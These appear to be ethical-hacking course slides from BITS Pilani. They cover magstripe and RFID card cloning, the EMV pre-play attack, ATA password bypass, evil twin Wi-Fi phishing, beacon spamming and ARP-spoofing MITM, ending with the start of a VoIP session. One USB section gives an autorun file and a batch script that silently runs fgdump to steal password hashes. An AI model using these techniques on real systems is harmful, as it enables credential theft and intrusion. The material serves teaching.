



The diagram shows the dimensions of the three tracks on a magnetic card. The total height of the card is 548". The tracks are positioned at heights of 408" and 278" from the bottom edge. The width of each track is 0.223".

	0.223"	Recording Density (bits per inch)	Character Configuration (including parity bit)	Information Content (including control characters)
0.110"	Track 1	IATA	210 BPI	7 Bits per Character 79 Alphanumeric Characters
0.110"	Track 2	ABA	75 BPI	5 Bits per Character 40 Numeric Characters
0.110"	Track 3	THRIFT	210 BPI	5 Bits per Character 107 Numeric Characters

Magnetic Card Cloning ...

Track 1:



Shaded area identifies control characters

SS Start Sentinel %

FC Format Code

FS Field Separator ^

LRC Longitudinal Redundancy Check Character

ES End Sentinel ?

*(PVKI) PIN Verification Key Indicator


*(PVV) PIN Verification Value

*(CVV) Card Verification Value


*(CVC) Card Validation Code

Magnetic Card Cloning ...



Track 2:



Track 3:




Magnetic Card Cloning ...



The MSR605 is a magnetic card reader and writer that plugs into a computer via USB and comes with pre-packaged software for Windows. All that is required is to set it into “read” mode and swipe a credit or debit card.

Magnetic Card Cloning ...



- The data on card may include: Id number, serial number, social security number, name, address, and account balances etc.
- The data is often in a custom format and needs to be decoded to human-readable form.


Magnetic Card Cloning ...

- A quick analysis of the data is enough to predict how to create a cloned card.
- Many access cards simply contain an ID or other sequential number.
- Brute-forcing card values can be a quick way to gain access to a system or bypass a panel.
- The simplest way to analyze the card data on the three tracks is to read multiple cards of the same type.
- Once the data has been acquired, use a ‘diff’ tool to do a visual inspection of the data find contextual data.

```
Card 1: Track 2: 001000000111100010010101011000111110011000001001  
Card 2: Track 2: 001000000111100010010101100000111110011000001001
```

Magnetic Card Cloning ...

- Writing data back to a card is as simple: choose the track to write the data to.
- A track may include checksum data to verify that the data on the card is valid or the card wasn't damaged.
- If there is a checksum, determine what checksum is being used and recalculate a new one before the card can be used.
- Sometimes a card contains a checksum but it's not actually used by the reader



EMV Cards

- EMV = Europay, Mastercard and Visa, commonly referred to cards with chips
- EMV standard is a security technology used worldwide for all payments done with credit, debit, and prepaid EMV smart cards
- Can be chip & signature (mainly US) or chip & PIN (most of the world)
- EMV cards are similar in data structures to Magstripe cards
- EMV cards track 1 and tarck2 data is almost same
- The provision of PIN makes it much more secure

EMV Cards: Pre-Pay Attack

- An EMV payment card authenticates itself with a MAC of transaction data, for which the freshly generated component is the unpredictable number (UN).
- If you can predict it, you can record everything you need from momentary access to a chip card to play it back and impersonate the card at a future date.
- Many ATMs and point-of-sale terminals have seriously defective random number generators (often simple counters)
- EMV specification encourages this by requiring that only four successive values of a terminal's "unpredictable number" have to be different for it to pass conformance testing.
- This enables a hacker with transient access to a payment card (a programmer of a terminal in a Mafia-owned shop) to harvest authentication codes which enable a "clone" of the card to be used later in ATMs and elsewhere.
- This is called a "pre-play" attack.

RFID Cards

- RFID card systems operate on one of two different spectrums: 135 kHz or 13.56 MHz.
- RFID cards are normally unprotected and can be easily cloned for reuse.
- RFID cards have started to employ custom cryptography and other security measures to mitigate this risk.
- RFID card use proprietary protocol.
 - Hardware tools are available to read and imitate common RFID cards.
 - An advanced version of an RFID reader/writer is the proxmark3 device.
 - Proxmark3 has an on-board FPGA built in to allow for the decoding of different RFID protocols. This tool requires skills and is costly.
 - Another option to intercept and decode RFID traffic is Universal Software Radio Peripheral (USRP)
 - USRP can send and receive raw signals on the common RFID frequencies allowing it to intercept and imitate cards.

ATA Hard Disk Password Hacking

- ATA security requires that the user type a password before a hard disk can be accessed by the BIOS.
- ATA does not encrypt or protect the contents of the drive.
- Multiple bypass products and services exist for specific drives but the most common and easiest is simply to hot-swap the drive into a system with ATA security disabled.
- Hot-swap works as follows:
 - Boot the computer with unblocked hard drive and open BIOS menu that allows to reset ATA password
 - Carefully remove the unlocked drive from the computer and insert the locked drive.
 - Set the hard-disk password using the BIOS interface. The drive will accept the new password.
- **Hot swapping is risky and may damage the drive, the drive's file system or the computer. Take precaution and use this technique at your own risk**

Hacking USB Drives

- USB drive normally use U3 standard which has a secondary partition included with USB flash drives.
- U3 partition is read only and partition menu is configured to auto execute when the USB stick is inserted into a computer
- U3 hacking takes advantage of the autorun feature built into Windows.
- When inserted into a computer, the USB flash drive is enumerated and two separate devices are mounted: the U3 partition and the regular flash storage device.
- U3 partition immediately runs whatever program is configured in the autorun.ini file on the partition.
- Each manufacturer provides a tool to replace the U3 partition with a custom ISO file for branding or deleting the partition.

Hacking USB Drives ...

- U3 partition can be overwritten using the manufacturer's tool to include a malicious program.
- Most common attacks are to read the password hashes from the local Windows password file or install a Trojan for remote access.
- Password file can be e-mailed to the attacker or stored on the flash drive for offline cracking later using tools like fgdump.
- USB drive based tool can be built in a few easy steps:

```
[autorun]
open= go.cmd
icon=autorun.ico
```

```
@echo off
if not exist \LOG\%computername% md \WIP\%computername% >nul
cd \WIP\CMD\ >nul
.\fgdump.exe
```



- Copy the scripts and utilities to U3CUSTOM folder provided by devices manufacturer or use a tool like Universal_Customizer

Hacking USB Drives ...

- ISOCreate.cmd included with Universal_Customizer can package up the autorun program, executables, and scripts in the U3CUSTOM directory into an ISO to be written to the U3 device.
- Final step is to write the ISO to the USB drive with the Universal_Customizer.exe.
- U3 stick is now armed and ready for use. Any computer that has autorun enabled will launch the fgdump.exe program and record the password hashes.
- Refer link: <https://www.raymond.cc/blog/hack-u3-usb-smart-drive-to-become-ultimate-hack-tool/>

Reverse Engineering Hardware

- Map the device
 - Remove the coverings of the device
 - May be glued shut (use heatgun) or hermetically shut (destroy external housing gently)
 - May use special security screws – use internet to find details about such components
- Remove physical protections
 - Use suitable chemicals
 - can use x-ray imaging as well – non-invasive
- Identify ICs used
 - Get detailed datasheet of ICs from internet
- Get details of Microcontrollers, EPROMs etc
- Identify external interfaces (HDMI, USB, Audio Jack etc)
- Trace connection between various components



Reverse Engineering Hardware ...

- Sniffing bus data
 - Use logic analyzer to sniff or monitor data between various components
 - Attach a basic client device to sniff data from wireless interface
 - Identify FCC Id of interface and use FCC website to get details
 - Find out radio frequencies used by interface
- Firmware reverse engineering
 - Get firmware files from manufacturer website
 - Use hex editor to find details like default passwords, administrative ports, debug interfaces etc
- EEPROM programmers
- Microcontroller programming
- JTAG (Joint Testing Action Group)

Default Configurations

- Every device that requires a user login comes with the chicken & egg problem of how to communicate the initial default device password to the user.
- Most devices have standard passwords or insecure security settings. These passwords are available publically on internet (Ex:Phenoelit default password list <http://www.phenoelit.org/dpl/dpl.html>)
- Embedded routers often share default passwords across entire product lines.
- Number of routers with remote administration and default password is very high are serious security risk.
- An attacker can log in to the router easily and change the settings to redirect the users to a malicious DNS and other services.

Default Configurations ...

- Many cell phones are shipped with Bluetooth default discovery mode ON, allowing any attacker to discover and connect with the device.
- One inexpensive off-the-shelf tool to help with Bluetooth hardware hacking is Ubertooth (ubertooth.sourceforge.net).

Router Compromise

- Router compromise is a sophisticated form of data breach.
- Hackers conduct automated scans of routers to identify hardware that is vulnerable to an attack.
- They extract configuration files enabling them to control or manipulate any devices that connect to your network, as well as the Internet connection.
- Cyber attacks on routers have focused on those with Simple Network Management Protocol (SNMP) that is exposed to the Internet.
- There is a default setting normally established during the setup of a network.
- Many organisations leave SNMP OPEN after the setup process is complete creating risk of compromise.

Smartphone Hacking with Beacon Swarm

- Smartphones keep looking for networks in vicinity on constant basis by broadcasting
 - Normally broadcast using a fake MAC id
 - Once a connection is found, it connects using the real MAC id
- Smartphones connect automatically to previously connected networks
- One can setup fake networks (SSID) to lure a phone to connect to it
- Once connected, the fake network effectively becomes the MITM
- Hardware required to create a fake network swarm
 - NodeMCU or ESP8266 device
 - Micro USB cable
- Steps
 - **Setup Arduino IDE:** to build and upload scripts for micro-controller devices
 - Download and install: http://arduino.esp8266.com/stable/package_esp8266com_index.json
 - Configure Arduino for NodeMCU boards – connect NodeMCU to computer
 - Download and install Spacehuhn's Beacon Spammer project from GITHUB - git clone https://github.com/spacehuhn/esp8266_beaconSpam.git



Smartphone Hacking with Beacon Swarm

- Steps
 - Open Beacon spammer file in Arduino IDE
 - Prepare and sort list of Open SSIDs – collect SSID list/details thru War Drive
 - "JWMarriott_GUEST\n"
 - "McDonalds Free WiFi\n"
 - "Starbucks WiFi\n"
 - Drop these SSID names into Beacon Spammer script
 - Configure Beacon Spammer and push to NodeMCU
 - Open Wireshark, set channel and filter
 - Search for probe and authentication requests
 - Filter search by MAC id being broadcasted by fake beacon – normally first 3 MAC octet
 - Ref reading: <https://null-byte.wonderhowto.com/how-to/use-esp8266-beacon-spammer-track-smartphone-users-0187599/>
 - **What can be done to prevent such attack?**

Evil Twin Attack


- Evil Twin attack takes advantage of the fact that most computers and phones will only ‘see’ the name of SSID of a wireless network as part of connection process.
- A hacker can take advantage of this vulnerability by setting up an Access Point with same name.
- This will trick a user into connecting if the network has the same name, same password, and same encryption.
- How does the hacker get password?
- It uses Advanced Social Engineering
 - Create a captive portal style phishing page similar to the login/password page of the network
 - Screen is similar to original one with T&C, other data and password entry fields
 - Can use **Airgeddon** or **Aircrack-ng** tools
 - Flood the actual trusted network with de-authentication requests so that the user is not able to connect and comes to join via the twin (but fake) name network
 - Upon connecting to phishing page, user will be asked for password with an plausible explanation (router has updated and requires password etc)

Evil Twin Attack...

- It uses Advanced Social Engineering
 - Use a previously captured password handshake from the actual network to validate the password entered by the user
 - If users enters wrong password, display appropriate message
 - Once user enters correct password, the network is hacked
 - This is known as **technology assisted Social Engineering**
- Steps
 - Requirements: Airgeddon, Kali Linux, Wireless adapter
 - Install and configure Airgeddon
 - Select a target
 - Gather handshake
 - Setup phishing page
 - Capture network credentials
- Ref: <https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/>

Man In The Middle Attack


- Man In The middle (MITM) attack is one where the attacker (Mallory) secretly captures and relays communication between two parties who believe they are directly communicating with each other (Alice and Bob).
- One of the technique used for MITM is ARP spoofing or ARP poisoning.



- Alice and Bob are connected to a WiFi hotspot.
- They will use ARP requests and replies to find out the physical address (MAC address) to which to direct their traffic.
- Attacker (Mallory) will send a false ARP messages to Alice, giving its own MAC address as the physical address for Bob; and similar ARP messages to Bob, giving its own MAC address as the physical address for Alice.

Man In The Middle Attack

- When Alice and Bob communicate, they will treat Mallory as the destination for all of their traffic, and send their entire communication through her.
- Mallory will forward the traffic, so that neither side is aware that she is intercepting it.
- A packet from Alice to Bob will be transmitted over the air four times, with different addresses in the Layer 2 header each time
- Ref: https://youtu.be/GVu91EISH_M



Best Practices to Prevent Wi-Fi Hacks



- Purge networks not required in the preferred network list
 - Use VPN to keep local traffic encrypted
 - Disable auto-connect when joining networks
 - Never use hidden networks
 - Disable WPS functionality on routers
 - Never re-use password for Wi-Fi
 - Isolate clients to their own sub-net
-
- Ref: <https://www.varonis.com/blog/7-wi-fi-security-tips-avoid-being-easy-prey-for-hackers/>

Demo

1. **10 important changes to Kali Linux after installation**
<https://www.youtube.com/watch?v=8VL0K0rFgxw>

 2. **Lazy script for wi-fi hacking**
<https://www.youtube.com/watch?v=PUQ1bMtft-o>

 3. **Find information about phone number using OSINT tools**
<https://www.youtube.com/watch?v=WW6myutKBYk>

 4. **Hunt down Social Media accounts by username using Sherlock**
<https://www.youtube.com/watch?v=HrqYGTK8-bo>

 5. **Track and connect to Smartphone with a Beacon Swarm**
https://www.youtube.com/watch?v=o95Or-Z_Ybk

 6. **Top 10 browser extension for hackers and OSINT researchers**
<https://www.youtube.com/watch?v=F3tJUNhbwnA>
-



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Session No: 10 (Remote Connectivity)

Agenda

- Remote Connectivity and VOIP
- VoIP server/proxy
- Strategies to compromise VoIP devices
- Defense against VOIP attacks
- VPN server

Remote Connectivity - VoIP

Voice Over IP (VoIP)

- VoIP is the transport of voice on top of an IP network.
- Can be a basic setup for point-to-point communication between two users or can provide full carrier grade communication services.
- Most VoIP solutions rely on multiple protocols, at least one for signalling and one for transport of the encoded voice traffic.
- Two common open signalling protocols are H.323 and Session Initiation Protocol (SIP) - Manage call setup, modification & closure
- Proprietary signalling protocols like Cisco SKINNY and Avaya Unified Networks IP Stimulus (UNIStim) used in enterprise VoIP systems.
- H.323 is a suite of protocols defined by the International Telecommunication Union (ITU) with ASN.1 encoding
 - Makes integration with the public switched telephone network (PSTN) easier

VoIP: SIP Protocol

- SIP is the Internet Engineering Task Force (IETF) protocol and is becoming more popular
- Used by Enterprise voice products from Cisco, Avaya, and Microsoft
- Handles voice/video traffic, instant messages, user location, user availability, user capability, session management etc
- Operates on TCP/UDP 5060 (similar to the HTTP protocol) and implements different methods and response codes for session establishment and teardown
 - Request/Response protocol (invite, ack, update, cancel, bye requests)
 - Supported by both IPv4 & IPv6
- Refer: <https://www.voip-info.org/sip/>

